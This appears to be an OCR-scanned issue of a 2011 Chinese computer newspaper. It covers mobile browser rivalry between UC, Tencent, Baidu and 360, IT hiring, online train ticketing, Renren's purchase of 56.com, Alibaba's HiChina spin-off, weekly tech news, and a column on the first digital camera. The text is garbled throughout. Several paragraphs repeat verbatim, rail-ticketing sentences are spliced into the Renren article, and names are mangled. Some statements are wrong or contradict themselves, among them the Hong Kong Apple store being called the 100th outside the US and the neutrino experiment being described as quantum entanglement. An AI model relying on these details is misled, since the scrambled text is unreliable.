

## 移动互联网入口之争 手机浏览器 几国杀?

@本报记者 熊莹琳

A2



**B1 Ivy Bridge**  
以22nm的名义打响功耗战

**F4 Win8 随身带**  
何须每次装

**G1 《暗黑破坏神 3》**  
深度测试与评价

**E11 破解内存限制的**  
32 位系统性能研究

**D4 高端不贵**  
热门微单镜头选购

**E12 关注平板技术**  
重力感应技术解析

**C1 索尼撞苹果**  
两大豪门平板争锋

电脑高手  
速度来领钱! 345.com  
my.345.com/jief

**345.com 数字阅读平台 全新登场**

Anyone can write. Anyone can read.

### 无处不在的阅读体验

精彩原文、离线阅读、即时评论、微博分享...

**现火爆征集测试员**

报名方式 | cpcwldp@gmail.com | 《电脑报》永远与广大读者共同进步、成长!

**DELUX**

M128 | 触控无界未来

深圳市多彩实业有限公司 服务热线: 400-699-0560 www.deluxworld.com

总编辑语  
From the editor

## 上天入地

电影《全球热恋》中，刘若英和郭富城扮演的男女主角在月球太空中谈起了失重的恋爱，也许是为了增加戏剧冲突的效果，片中安排两人在空间站外的舱壁上作业，宇航员用美国定身份的壮丽的舱壁，失重得到了无垠的太空中，在女主角舱内失重的痛苦中，男主角把舱内舱壁中的空气灌进了宇航服，然后又向外排出，利用喷气的推力飞了回来……

电影拍得真实不怎么样，但空间站恋爱故事，在“天宫一号”发射的时候，对普及太空知识还是有一些作用的，也许之前，谁也不会想到你会有兴趣地读资料，看看宇航员到底是如何在太空中工作的。

前几期的《电脑报》新知杂志报道了“天宫一号”的情况，它实际上就是一个空间实验的载体，同时也是一个与神舟系列飞船对接的“目标飞行器”。这也意味着中国很快将拥有真正的大空间站。这个消息与刚刚发生的美国“高斯”太空研究卫星“测试舱”的失败消息相比，就显得有些意味深长——美国这颗卫星1991年搭载航天飞机进入轨道，服役8年，按计划由美国航天局送入轨道，但轨道高度不断下降，由于燃料耗尽，已无法对其有效控制，在人们的担心下，好多次美国卫星撞地球的大事故，但被报道，加拿大西部小镇普里克斯，路易吉在一个普通家庭的后院，却发现了这颗卫星残骸的碎片。

与高技术相比，中国在航天领域无疑是常规优秀的，自主化程度很高，超过许多发达国家，这的确是一个令人骄傲的成绩。但给“天宫一号”升空之后，却又传来了上海地区传来的消息，透露温州乐清县某镇发生过两月有余，频频发生的“天宫一号”坠落。

发展航天技术的目的是什么？按理来说，成为人类寻找一个新的生存空间的太空，短期而言，是军事实验太空站，利用太空资源为军事服务的独特环境，开展地面无法进行的生命科学、材料科学等实验。但不论何目的，其本质目的都是建立在信息科技，其心希望我们在各个领域，包括铁路、食品、医疗、教育……都能像航天技术一样普遍，再不要发生“上天易，入地难”的悲剧。

张明

# 移动互联网入口之争 手机浏览器几国杀？

◎本报记者 熊斐琳

只要与移动互联网有关，只要与手机有关，都是“兵家必争之地”。更何况，这还关系到移动互联网的“入口”——手机浏览器。随着我国移动互联网用户规模的快速增长，移动互联网的入口之争愈演愈烈，除了UC、腾讯、百度、奇虎360等国内互联网厂商，Opera、谷歌等国际厂商也虎视眈眈。



国内各大手机浏览器

## 浏览器的机会

在苹果主导的APP Store里，APP(应用程序)就是一切。这一个APP图标似乎成为智能手机存在的唯一形态。对于移动互联网厂商来说，APP最可以主导一切？浏览器的机会在哪里？

“在手机上的浏览器APP形态的应用程序，是网络应用内容，这样的竞争是一个伪命题。因为，浏览器在手机上的存在形式首先是一个APP图形的客户端。”优视科技CEO俞永福在接受本报记者采访时说，目前来看各种应用主导了移动互联网的发展，但未来浏览器的作用将重新显现。

CNNIC在9月28日发布的《中国手机浏览器发展状况研究报告》也证明了这一点。报告显示，手机浏览器用户规模为2.15亿，占手机网民比例为67.6%。进一步解读可以看到，有67.6%的手机网民利用手机浏览器访问网页，而这种方式仍然是目前使用移动互联网服务最为普遍的一种方式，也是网民使用移动互联网服务的最主要入口。

9月26日，在腾讯发布会上，腾讯副总裁丁珂表示，在3G智能机时代，手机浏览器的新使命是提供基础性的服务，同时，为用户提供一站式上网服务；手机浏览器的新定位不是简单的上网工具，而是一个可满足手机用户各种需求的开放平台。

实际上，丁珂所说的这样一个“平台”的核心就是流量。流量入口的控制力度越强，在产业内的话语权就越强。CNNIC也在报告中指出，未来浏览器也可能提供与客户端相同用户体验，浏览器未来可能还是最主要的流量入口。



各家手机浏览器究竟有怎样的竞争优势？各自的底牌是什么？如何在这样的方寸间划分出自己的势力范围？让我们看几大浏览器厂商的“台前”和“幕后”。

正是由于浏览器有着如此重要的战略地位，手机浏览器市场成了近几年移动互联网领域竞争最为激烈之市场之一。一方面，苹果、谷歌等厂商凭借平台优势，通过内置浏览器占据了第一席之位；另一方面，腾讯、百度、奇虎360等国内互联网企业也相继发布手机浏览器，一时间硝烟四起。

## 台前拼产品：QQ“腾云” UC重“核”

9月26日，腾讯公布了手机QQ浏览器全新的云战略和云LOGO，提出5S新理念(Smart, Speedy, Simple, Specific, Safety)。腾讯副总裁丁珂表示，手机浏览器的新使命和新定位也衍生出了新的要求，包括更快更稳定、更安全可靠、满足网络普及需求、要方便丰富手机浏览器的应用，而要实现这些需求都必须依靠“云”来实现。

根据腾讯介绍，手机QQ浏览器XCloud架构分为上下两层，在下层主要包含人性化交互界面、极致的渲染引擎、X浏览引擎内核，从而为iOS、Android、Symbian、WM、Java等各大平台的手机QQ浏览器提供快速、速度、稳定性等基础性能支持。

XCloud架构的上层主要包括腾讯安全引擎、云计算服务、开放API接口等，通过这一层可以实现手机QQ浏览器的安全、内容丰富性、提升一站式服务用户的性能。

目前，在国内第三方手机浏览器中，UC一直是国内手机浏览器领域的领先者。9月8日，在UC8发布会上，UC优视表示UC浏览器全球累计下载突破1亿次。此间移动互联网相关研究机构也显示，2011年第二季度手机浏览器访问量中，UCWEB占据了28%，份额最大，并且增长速度最快。

与腾讯强调云战略不同的是，UC主打“核”能力。

在俞永福看来，“中国浏览器品牌在国内市场竞争激烈，在全球市场却大多默默无闻，其根本原因，是各大浏览器都只有‘壳’技术而无‘核’技术，因此不可能推出新产品，包装新品牌”。

## 幕后拼“数”：UC怒斥腾讯

因为用户数据报告，UC与腾讯又较上了劲。近期腾讯在手机浏览器市场的布局和出手，引来俞永福在微博上“叫阵”。“9月16日，优视科技CEO俞永福也在微博中指指点点腾讯云游戏，他援引百度、淘宝等公司发布的数据，否认UCWEB的手机浏览器份额被QQ

吸引眼球，浏览器本身即无质的提升。”他认为，只有具备能力，来自中国的浏览器才可能与Chrome、Safari、IE、Firefox等自有内核浏览器比肩，在全球范围内展开竞争。

9月8日，UC优视宣布正式发布全新的浏览器产品UC8。据UC介绍，UC8浏览速度的特色是其有力度的竞争点。UC优视产品总裁何小鹏称，UC产品团队前期经过多次测试对比发现，UC8不仅在3G网络下比其他手机浏览器速度平均提升超过50%，在WiFi环境下访问互联网页面时，也比其他自有内核手机浏览器平均提速30%。智能化方面，UC优视称，UC8实现了智能搜索、智能排版、智能适应屏幕等能力，可以让用户体验到更好的浏览效果。能耗上，UC8与其他自有内核浏览器相比流量整体可以节省超过60%。

另外，作为全球最大的手机浏览器厂商，Opera也积极布局中国第三方手机浏览器市场。国内方面，百度也在取地地布局移动互联网入口市场。今年6月，百度发布了百度手机浏览器Android版客户端，主打“滑动播放”、“主体突出”、“极速内核”等功能。9月21日，百度还宣布针对Windows Phone 7平台的手机推出浏览器产品，目前已登陆Marketplace，其中WP7版本为该平台首个简体中文浏览器。

不过，在奇虎360总裁齐向东看来，“目前手机浏览器的产品，没有一个好用的。”他认为，现在手机浏览器的竞争刚刚开始，而在他的话语中，奇虎360则发布了针对iPad和安卓手机的360浏览器版本。挑战意味十分明显。

手机浏览器竞争，实际上，腾讯与UC之间的“战争”由来已久。上一次是在去年5月19日，UC浏览器董事长魏志华称，优视科技向京东商城申请封杀，京东商城应该没有正当理由，企业完全不能阻碍用户使用，这是损害用户。

下转A03版





## IT 业招聘需求持续火爆



9月26日,智联招聘网站发布统计数据显示,8月全国IT行业招聘职位数量达到33万多个,在所有行业中名列第一。

据统计,今年1月发布的IT行业人才招聘数量为24万个,此后一路攀升,今年4月以来,招聘职位总数一直保持在30万个以上。

从职业分布的情况来看,需求排行前十名的职位依次为软件工程师、市场营销类、咨询热线(呼叫中心)、软件设计师、硬件工程师、系统集成/技术支持、项目经理/协调人员、软件测试师、游戏开发工程师、客户服务。

从需求信息产业人才的情况来看,需求排行前十名的行业依次为通信、电信运营、增值业务类;互联网、电子商务;通讯、电信网络设备类;电子、微电子技术;计算机业(软件、数据、系统集成);贸易、商务、进出口;教育、培训、科研院所;电力、能源、矿产行业;媒体、影视制作、新闻出版;医疗、美容保健、卫生服务。

而这种火爆的局面似乎也得到了百度这样的网络巨头加入网络招聘网站的印证。9月22日,百度旗下招聘网站“百度人才”更名为“百聘”并正式上线运营,同时推出了“按效果付费”的新型模式。

IT业之所以出现持续火爆的人才需求,整个产业大环境是不分开的。3G的发展和移动通信及国内移动互联网的快速发展,带动通信、电信运营、增值业务类、“互联网、电子商务”与“通讯、电信网络设备类”对信息人才需求量大增,这三个行业的人才需求比重之和占了需求总数的62.6%。

以Android系统开发为例,今年1月,这一职位在网上可以搜到800多个工作机会,而到了9月,与这一职位相关的工作机会则达到了3040个。与此同时,与3G相关的工作机会的搜索数量也从1月的2500个增加到9月的2752个。

比如刚刚开始的各大互联网公司的2012校园招聘,金山、腾讯、盛大等也是纷纷将移动网络作为招聘重点,在金山的2012校园招聘中IT类需求第一,包括手机游戏的策划、研发、运营及移动OFFICE方向的研发等占到了30%以上。

## 铁道部全面推行网络购票

@刘流



今年国庆,一直盛传的铁路网络购票开始全面推行,从9月30日开始,全国所有动车组车票都将实现网购,铁路客服电话从9月27日起调整为12306。从今年6月12日开始,京津城际铁路开始试行网络售票。二代居民身份证原件可作为乘车凭证。

9月26日,笔者登录用于网络购票的网站中国铁路客户服务中心,点击注册选项后,按照指引,注册过程在40秒左右全部完成。点击车票预订后,打开页面花费了2至3秒。

随后,笔者按照操作流程选择了始发站和到达站,等待了20秒后,车次、车票的信息全部显示。记者选择了需要的车次和座位,提交了网购订单10秒,信息确认页面出现。确认之后进入付款页面,笔者选择网银作为支付方式,付款过程的花费了半分钟。

此前铁路上的网络订票一直不能正常开展,和国内铁路系统运输的特殊情况是分不开的。

中国铁路有5000多个车站,承办客运业务,系统建成后将有几十个窗口需要联网,最高日

发售客票达400万张。其次,中国铁路售票发售量相对非常集中,尤其是节日期间,几乎是几倍甚至几十于平时的数据峰值。对计算机和后台服务器是一个相当大的考验。

以2011年春运时,从1月开始为期40天左右的时间里,铁路部预期订票量达到将近30亿人次,这几乎相当于我国人口总数的两倍多,浩大的客流量,对任何一个售票系统,都是巨大的考验。如果网络售票实施,服务器负载数大宕机的可能性将会无比巨大。而一旦发生,这就是铁路系统的灾难。

而另一方面,国内铁路系统的信息化建设水平并不高,要真正做到一个具备高度效率的购票数据库,存在相当大的难度,实行网络订票,关键原素如何分配。如果铁路部实行网络订票,或许可以在

其他同行带来巨大压力。土豆、优酷网前曾宣传,百度、优酷和新浪均欲收购,如果上市不成,现金只够维持两三个月的土豆以“瘦身”的形式筹集资金。

这也是当下众多资本上市的视频网站的尴尬:当资本市场之门关闭,竞争惨烈的视频网将被成为可能,此外,手机、电视、互联网等新兴支付方式也将应用于购买火车票。

其他同行带来巨大压力。土豆、优酷网前曾宣传,百度、优酷和新浪均欲收购,如果上市不成,现金只够维持两三个月的土豆以“瘦身”的形式筹集资金。

这也是当下众多资本上市的视频网站的尴尬:当资本市场之门关闭,竞争惨烈的视频网将被成为可能,此外,手机、电视、互联网等新兴支付方式也将应用于购买火车票。

## 人人网收购视频网站56

@高华

9月27日,人人公司宣布将以8000万美元全资收购视频分享网站56网,此交易将在2011年第四季度内完成。

通过此次收购,56网将成为人人公司的全资子公司。56网联合创始人兼CEO周浩南表示,从9月27日起调为12306。从今年6月12日开始,京津城际铁路开始试行网络售票。二代居民身份证原件可作为乘车凭证。

56网成立于2005年,是中国视频分享网站,为网民提供视频的上传、存储和分享服务。该网站上的大部分视频都是由一些草根博主、业余视频团体或

视频爱好者所原创,用户可通过电脑或各种移动设备创造和分享很多精彩的内容。

人人公司董事长兼CEO周浩南认为:“互联网用户在社交网站上上传和分享的需求已经不再局限于文字和图片了,用户越来越喜欢分享自己原创的内容,并且通过这些原创视频与好友进行

沟通。56网收购后可以帮助人人网的用户更加方便地在社交网络上上传视频和分享他们的生活。”

记者在采访中了解到,在美国,对于Facebook而言,视频是其最核心的应用,而对于视频网站而言,Facebook也是最大的流量入口。人人网需要借鉴的战略,但相对于人的社区属性而言,其不能像优酷、土豆那样大规模收购,56网对人人网来说最为契合的收购对象。

当然也有一个观点认为,56网缺乏独立上市的能力,因此必须使其壮大。视频服务是互联网行业的“刚需”,只靠人人网自身的产出,并为之持续不断投入成本,优先上市并增发新股的优酷已经给

其他同行带来巨大压力。土豆、优酷网前曾宣传,百度、优酷和新浪均欲收购,如果上市不成,现金只够维持两三个月的土豆以“瘦身”的形式筹集资金。

这也是当下众多资本上市的视频网站的尴尬:当资本市场之门关闭,竞争惨烈的视频网将被成为可能,此外,手机、电视、互联网等新兴支付方式也将应用于购买火车票。

其他同行带来巨大压力。土豆、优酷网前曾宣传,百度、优酷和新浪均欲收购,如果上市不成,现金只够维持两三个月的土豆以“瘦身”的形式筹集资金。

这也是当下众多资本上市的视频网站的尴尬:当资本市场之门关闭,竞争惨烈的视频网将被成为可能,此外,手机、电视、互联网等新兴支付方式也将应用于购买火车票。

## 阿里巴巴计划分拆中国万网上市

@西宏



9月26日,阿里巴巴发布公告称,计划分拆互联网基础设施服务提供商中国万网,后含将上市。

在向香港证券交易所提交的公告中,阿里巴巴表示,就通过首次公开发行股票形式把非全资附属中国万网网络股份分拆上市事宜告知各方上市股份。

相对阿里巴巴在国内的庞大客户,阿里巴巴在国外的中国万网的知名度相对不高,普通大众所熟知。但是成立于1995年的中国万网从诞生以来,其目前在国内领先的互联网应用服务提供商,另

一方面准备从企业高度进行进一步的整合,阿网此次投资意在统一建站市场。

此前根据公开信息披露,阿里巴巴于2009年9月支付现金人民币5.4亿元分两期取得万网在中国运营的股权,第一阶段投资4.35亿元获得万网85%的股权,第二阶段投资在2011年-2013年内的指定期限内阿网

阿里巴巴之所以全力投资中国万网,与马云的电商理念分不开的。在他看来,随着传统企业大举地转向互联网销售,电子商务类服务用户,为电商的第一个网络基础设施,针对这一需求,万网推出“梦工厂”计划,即标准建站服务,包含面向网络零售业的“淘宝海外”以及面向IT和贸易业的“阿里网”等两项建站服务。

马云的设想是,当一个传统

企业开始涉足电子商务,通过阿里巴巴享受受到一站式服务,万网提供域名并为其量身定制网站;阿里巴(B2B)、淘宝网(C2C)以及淘宝网(C2C)平台为其提供网络用户;支付宝提供结算服务;另一项作为入口,为其提供并输送流量。

而中国万网的新业务也显示,这个时段进行海外IPO能够有效增强投资者的信心,尤其是大的投资银行加入。截至2011年6月30日,上半年中国万网的运营收入为人民币2.285亿元,同比增长14.3%。截至2011年7月31日,中国万网正在服务中的域名有220万个,而域名以外的服务会员总数为26.72万个。

记者了解到,中国万网和阿里巴巴集团旗下阿里云计算也是紧密合作,开发相关的服务,包括云主机、云存储、云解析、云机房和云备份,其中云主机已经在服务中。

马云的设想是,当一个传统

企业开始涉足电子商务,通过阿里巴巴享受受到一站式服务,万网提供域名并为其量身定制网站;阿里巴(B2B)、淘宝网(C2C)以及淘宝网(C2C)平台为其提供网络用户;支付宝提供结算服务;另一项作为入口,为其提供并输送流量。

马云的设想是,当一个传统

**W 一周要闻**  
weekly top news

星期一(9月26日)

**奇虎 360 证实员工涉案**

奇虎 360 公司发表声明称,证实该公司网络工程师涉嫌北京一卡通盗刷并恶意充值,目前涉案人员杨某、林某已被司法机关逮捕。360 在声明中称,确有两名技术人员利用研究之便破解了北京市政一卡通密码,并恶意充值刷卡消费,涉及金额 1700 元。

星期二(9月27日)

**赶集网被指含不良信息**

有消息传出,分类信息网站赶集网存在大量涉黄及淫秽的不良信息。在赶集网上“同城活动”板块,“结伴出游”的栏目常有网友相约出游,留下的 QQ 号的昵称大多为

“妖媚表情,红玫瑰的妖妖”等暧昧的字眼,收费基本一致,300 元一次全套服务,包夜 800—1000 元。

赶集网方面则解释称,如果发帖人在帖子中发布的信息没有违法和不良字眼出现,网站审核人员很难发现隐藏在信息背后的违法行为。

星期三(9月28日)

**Groupon 上市时间 悬而未决**

在经历一系列挫折之后,团购网站 Groupon 仍致力于推进上市计划,该公司大股东 Capital Group、T-Rowe Price Group、富达投资、摩根士丹利投资管理公司等均已暗示对该公司有投资兴趣。不过,该知情人士称,Groupon 需等待对 IPO 的具体时

间尚不确定,因为联邦监管机构一直在对该公司的 IPO 文件进行审查,而且审查力度也要比先前的更严。

星期四(9月29日)

**谷歌钱包遭遇技术故障**

谷歌承认,旗下的移动支付服务“谷歌钱包”(Google Wallet)发布不久即遭遇了各种技术故障,但目前还不清楚这些故障的波及范围。分析师表示,正常情况下,以无线形式向用户发布软件本来就很慢,通常需数天时间,这样,网络才不会堵塞。由于不能按时发布 Android 系统升级,谷歌和多家支持 Android 智能手机的移动运营商都遭遇用户的严厉批评。

星期四(9月29日)

**苹果将在总部发布 iPhone5?**

美国科技博客 AllThingsD 撰稿人约翰·帕兹科维奇(John Paczkowski)称,苹果将于 10 月 4 日在其总部库珀斯诺而非外宾之新设计的旧金山发布 iPhone 5。苹果做此调整或许有三个原因:一是 iPhone 5 发布日期仍然存在变动的可能性,所以苹果不想提前预订新品发布场所;二是场地已经被预订一空;三是苹果认为在本公司举行新品发布会更具意义。苹果通常用于发布新产品的场地——劳拉艺术中心(Moscone 会议中心)——在那一周已被预订出去,用于举办甲骨文世界大会。

**双语新闻****将虚拟货币变为真金白银**  
Virtual Products Real Profits

若要摘掉美国社交游戏公司 Zynga 如何能够跻身于科技业最炙手可热的公司行列,就要看它如何让人们往钱袋里加大堆并不存在的东西。

Zynga 的线上游戏《Empires & Allies》中,玩家可以购买更厉害的武器来打胜仗。去年,Zynga 负责开发水族箱游戏 FishVille 的产品经理在分析这款游戏收集到的数据时,发现了一些有趣的现象——玩家们会以 6 倍于其他海洋生物的价格买入一种半透明的安康鱼,当然用是玩游戏获得的虚拟货币。

Zynga 正在改变着游戏产业的格局。传统的游戏公司的做法是,先开发它们认为玩家们会喜欢的游戏,然后把它们卖掉,而 Zynga 则在 Facebook 社交网站上提供免费游戏,进而研究玩家留下的数据,它利用其研究得出的发现不断地改进游戏,以吸引人们更长的时间,向更多的 Facebook 好友推介,并且购买更多的“虚拟货币”。整个过程的核心,就是 Zynga 分析有关玩家如何对它的游戏作出反应的大数据的能力。

To understand why Zynga Inc. is among the tech industry's 'hottest' companies, consider how it gets people to buy a bunch of things that don't exist.

Last year, Zynga product managers for a videogame called "FishVille" discovered something intriguing while sifting data that Zynga collects when people play its online games. Players bought a translucent anglerfish at six times the rate of other sea creatures, using an imaginary currency people get by playing the game.

Zynga is transforming the game industry. Traditional videogame companies create games that they think players will like, then sell them. Zynga offers free games through Facebook Inc.'s social network, then studies data on how its audience plays them. It uses its findings to fiddle with the games to get people to play longer, tell more Facebook friends about them and buy more "virtual goods." At the heart of the whole process is Zynga's ability to analyze reams of data on how players are reacting to its games.

**N 数字**  
Number**180 亿美元**

DFC 数据显示,过去两年 PC 游戏营收从 130 亿美元增至 180 亿美元,同期游戏及游戏营收却停在每年 230 亿美元左右。DFC 预计,游戏机游戏销售会继续保持增长,甚至可能略增,而同时 PC 游戏营收将超过游戏机游戏营收。

**36%**

9 月 26 日,2011 北京国际通信展开幕,工信部部长杨卫华表示,截至今年 7 月,全国电话用户 12.2 亿,其中 3G 电话用户达到 8720 万户。截至 6 月底,全国网民总数达到 4.85 亿,普及率达到 36.2%。庙坪同时表示,中国信息通信业发展也有利于全球信息通信业的繁荣。

**11120 亿元**

有关部门的数据显示,今年以来,国内软件产业保持快速发展态势,月均增速达 30%,累计到 8 月底收入规模已近 1 万亿元,达到 11120 亿元。按照地区划分,1-8 月,西部地区完成软件业务收入 919 亿元,同比增长 40.9%,其中四川、重庆等省市增速超过 40%。

**6360 万台**

Gartner 预计,今年全球平板电脑的销量可能达到 6360 万台,略低于今年早些时候预计的水平。2011 年平板电脑的销量仍有希望超过去年的 1760 万台。Gartner 4 月份对今年平板电脑销量的预期为 6980 万台。装有谷歌(Google Inc.)旗下安卓(Android)操作系统的平板电脑销量颇高,这是拖累今年平板电脑销量的主要原因。

**P 图片**  
Picture

9 月 24 日,位于中侨国际金融中心商场的香港商家苹果专门店正式开幕,成为苹果在美国境外的第 100 家分店。



法兰克福车展上,美国福特汽车公司展示了一款名为 E-Bike 的概念型自行车,其最大的亮点在于驱动部件全内置,并内置了一台智能手机充当车载显示屏。



欧洲核子研究组织(CERN)的物理学家通过量子纠缠于中微子从瑞士的大型强子对撞机发射到 454 英里(约合 730 公里)外瑞士的一架实验室,根据计算结果,用时只有 60 亿分之一秒,速度打破光速,如果计算结果是正确的,爱因斯坦的相对论必将遇到挑战,该理论现已成为物理学的基石。

世界上第一辆“打印汽车”目前在美国亮相,这辆 3D“打印汽车”名叫 Urbee,是一辆三轮、双座混合动力车,它使用锂电池和电动机作为动力,最高时速可达 112 公里。



经过 16 年的研究,天文学家证实,从最近红外波段拍摄的图片显示的是潜伏在我们的星系中心的一个巨大黑洞。



## 猛犸专栏 | Column

作者简介：猛犸，科技作者，长期性、天伦佳摄影技术类网站给读者带来的影响，为多家科技、新闻网站撰稿



1975年，柯达的新人斯蒂文·塞尚制造出世界上第一款数码相机。世界上的第一部相机和今天为我们熟知的小巧相机也极为不同，重量接近4公斤。不过10年之后，数码相机迎来了惊人的飞跃。

### 100像素的第一台数码相机

虽然迈克尔·汤姆普西特第一个提出了用CCD来捕捉图像的想法，但是直到1975年，这一想法才变成现实。那一年，刚进入柯达公司没多久的小伙子斯蒂文·塞尚组建了第一部数码相机。用它拍出了一张



### 《乔布斯图传》连载之六

出版时间：2011年9月  
出版社：电脑报电子音像出版社  
著：Jean

1985年对于乔布斯而言不是一个好年头，这一年，他被逐出了亲手创立的公司。以1985年为过，之前的乔布斯是一帆风顺，之后却是历经波折，在创立并带领NeXT和皮克斯发展的过程中，他险些在经济和信誉上双双破产，所幸，乔布斯熬了过来。也正是在这段坎坷路上，乔布斯慢慢树立了自己的着装风格，这当然也暗示着他的心理变化：我殒殒端端、奇思妙想，只不过想用最简单的形式改变这个世界。

# 十三物之一：数码相机 镜头背后的数字化世界

一万像素的照片——100像素宽，100像素高。如果放到现在的iPhone屏幕上，只能填满一个角落。但这是历史上第一台不需要经过繁琐的显影冲洗技术就能获得照片的相机，它对传统相机的冲击，就像计算机对算盘的冲击一样惊人。

正如世界上第一台计算机也是距离想象甚远的庞然大物一样，世界上第一部相机和今天为我们熟知的小巧相机也极为不同，它更像是一个机箱上放了一块摄像头，而在这个机箱上都没有插好，可以直接接到画面的线路板。这台机器使用的是仙童公司生产的CCD传感器，把光信号转换成数字电信号，再经过模拟/数字转换变成模拟信号，最后存储到一盘磁带上，需要读出的时候，就把磁带放进一个播放装置，再连接到电视上才行，它无法调整快门速度。只能以1/20秒的快门拍照。然后等半分钟才能拍下一张——存储一张照片需要花掉23个日，它的重量接近4公斤，需要16节电池才能驱动。

以今天的眼光来看，这些参数实在不值一提。这大概也是为什么柯达公司并不急于把它推向市场的原因之一：即成本和当时的胶片相机相比，这种被称为“手持静态影像相机”的东西也不具备多大的优势。另一方面则是商业上的考虑：柯达公司已经是世界上知名的胶卷和相纸生产商，它的利润几乎全部来源于这些传统相机必需的消耗品。如果要推出这种数码相机，柯达该去做什么？难道去改行生产磁带不成？

但是，成为一个新产业的开拓者，对企业来说永远都是一种荣誉。接下来的十几年中，柯达公司申请了一千多项和数码相机有关的专利，更是在数码相机发明10年之后，把像素提升到100万以上。数码相机的“阔天地”，也渐渐开始成为一个群雄逐鹿的战场。

新时代的开创者  
当时高斯所盼的是完成一项上级交给的任务而已。他出生在纽约，就读于纽约州的不远伦敦理工大学。硕士毕业后就去了柯达公司的纽约实验室。虽然他天赋聪颖，在23岁就拿到了电子工程的硕士学位，但是在接到这个任务的时候，

也才不过是个24岁的年轻人。

而当时，摄影器材和摄影技术已经发展了100多年。从当年第一幅银板照相留下的模糊影像开始，到工业化生产的相机和相纸，摄影已经发展成了一门艺术。柯达公司的实验室开始的这个新项目，看起来不过是一种无关痛痒的尝试。当时立项报告中提到的不过是一种可能性：此次实验的目的是为了证明，随着技术发展，摄影系统将对未来的照相带来实质性的影响。

塞尚为了这个实验忙碌了一整天。他最后设计出的相机能够满足最初报告中提到的要求：它无需胶卷，能拍摄黑白照片、能用磁带存储，以及用电报接收。不过，也就是1981年，第一部商业化的数码相机推向市场，而它的生产商，是柯达在日本的竞争对手索尼。

虽然索尼的数码相机画质尚不理想，图像压缩技术不成熟而且存储速度缓慢，但是却悄悄拉开了数码相机竞争序幕的序幕。几年后，数码相机纷纷出现，像素数成了一时竞争的重点。10万像素是很

快就显薄得薄，百万像素成了新的竞争焦点：存储设备从磁带、磁盘变成了半导体存储设备，存储照片的数量从一张变成了几百上千张。彩色技术的出现让数码相机可以拍摄彩色照片，数码相机在上世纪90年代初问世，终于能够拍出媲美传统胶片相机的作品，而且无需等待，即拍即显。

有人认为是斯蒂文·塞尚开创了一个新纪元。塞尚自己认为，现在的数码相机已经超出了当时他的预期，技术的发展让人吃惊。不过，这位美国国家技术发明奖获得者、数码相机之父也认为，人们会捕捉更多的新镜头。数码相机还会有更多出乎意料的新发展。

### 下期预告：

在计算上还是照相中的宝贝的时候，触摸屏就已经出现了。今天在不同的工具上，我们能够看到不同的触摸屏，而当年的也依然保留在设备中。无论是电脑、手机、红外还是电容屏，从根本上来说，它们的原理并无太大的区别。

## 乔布斯换衣记(下)



1990年

1993年

1997年

1997年

2007年

### 创业青年

服装：白衬衣、黑底圆点领结带、黑皮鞋

背景：1985年离开苹果后，乔布斯创立了NeXT公司，也开了他的九八八十一号。1990年，NeXT公司推出了NeXTStation电脑，面向大学研究机构及商务领域。但糟糕的销售成绩并不如人意，只售出了5000套；皮克斯则更加糟糕，截至1988年，它只卖出了不到100台电脑，每月净现金流为-100万美元。

### 顽童大叔

服装：黑色高领长袖T恤，蓝色牛仔裤

背景：1993年4月21日，加州斯坦福大学，乔布斯在NeXT总部会见客户。1993年是处于事业低谷的乔布斯时来运转的一年：NeXT上一年度销售额达到1.4亿美元，这给所有人打了一剂强心针；其次，股东佳能再投资3000万美元，盖茨又追加投资77000万美元；最后，迪斯尼入股，将发行皮克斯史上第一部动画电影。

### 王者回归

服装：双排扣黑色西装夹克，白色小立领衬衣

背景：1997年，乔布斯重返苹果，担任临时CEO。公司在乔布斯的治理下重整了团队氛围：公开员工乘飞机出差不再选择公务舱；管理层也不会再获得有特殊条例的违约赔偿合同。这年夏天，他还干了一件让很多苹果、苹果员工、股民心碎的事情：和微软合作。在他们的心目中，和微软签订任何协议都是背叛行为。

### 营销大师

服装：水蓝色牛仔衬衣，黑色羊毛衫

背景：1997年11月10日，卡普蒂希市弗林特艺术中心，乔布斯在为新产品PowerBook G3系列进行演讲。PowerBook无论在外形上还是机身厚度上，都和现在的笔记本电脑相差无几。但在那个年代，深灰色的外壳、轨迹球的使用以及键盘前方预留位置以寄托手表的设计均在整个电脑行业内引起震动。

### 优雅智者

服装：黑色高领长袖T恤，蓝色牛仔裤，灰色低帮鞋

背景：2007年1月9日，乔布斯在iPhone发布会前坐在会场外沉思，几个小时后，他将发布一款改变全球手机格局的产品。这是美国最酷的乔布斯的照片，极有文艺、睿智、舒适的感觉也成为了乔布斯留给世人的经典。乔布斯只是他传达给外界的信息，乔布斯只是他传达过程中一个不再重要的符号。









# 曙光: 打造自主可控的“城市云”

◎本报记者 韩星

作为一种新型的应用模式,云计算已经不再停留于概念。随着国内多家企业在云计算关键技术应用、解决方案以及服务模式创新方面的快速发展,云计算应用已逐步在中国落地。9月19日,在曙光公司云计算战略发布会上,自主可控的城市云“华园”地展示在众人面前,不同于企业私有云,也不同于公有云,“城市云”以其独特的模式服务于城市生活。

## 打造安全的“城市云”

中国科学院院士倪光南认为,“中国是云计算最大的市场,云计算的自主可控非常重要,没有自主可控就没有信息安全”。曙光公司总裁陈军也认为,“发展云计算必须保持自主可控的原则”。的确,云计算的关键在于掌握了传统信息技术,也颠覆了传统信息技术下的交付方式。在信息高度集中的云计算应用中,安全问题尤为重要。这个安全不但是要防止应用系统被黑客攻击,更要避免系统本身受到后门引起信息泄露。在国外,日本已通过立法规定,在数据搜集达到一定程度后,或者涉及敏感信息时,禁止将数据存储在本地企业以及境外企业。在日本政府的企业服务中,而美国政府情报部门也已要求提供云服务的企业向有关部门“开放接口,以便能够随时检查。”

据陈军介绍,目前曙光公司已经掌握了包括云基础设施、云管理

平台、云安全、云存储等一系列云计算核心技术,可以为用户提供“端到端”云计算自主可控的整体解决方案。“云计算时代中国建立自主可控的IT技术和产业的时机已经来临,我们过去背了很多包袱,云计算新的商业模式大大卸掉了我们过去在芯片、基础软件,甚至是使用习惯上的一些包袱。”陈军认为,“从制造业向服务业的转型也是中国转变发展方式的需要。云计算时代建立自主云计算技术和产业体系,可以改变以前受制于人的局面。”

曙光目前建设的“城市云”属于区域云的一种,是过去建设和整合一个城市内的计算、存储、网络、安全、应用等IT资源,为一定范围内的政府、市民、企事业单位提供统一的“云计算服务”。在“城市云”模式下,云计算将真正成为一个个城市的基础设施。用户可以获得像水和电一样获取IT服务。“陈军表示,这种集约型建设,不仅可以节省巨额的政务信息化初始建设资金,还能够降低

设备折旧、人员成本和系统运维成本。同时,按需付费的服务模式,极大地节约了社会成本,提高了信息化系统的建设和维护水平,有利于消除信息孤岛,提高政府运行效率和服务民生的水平。

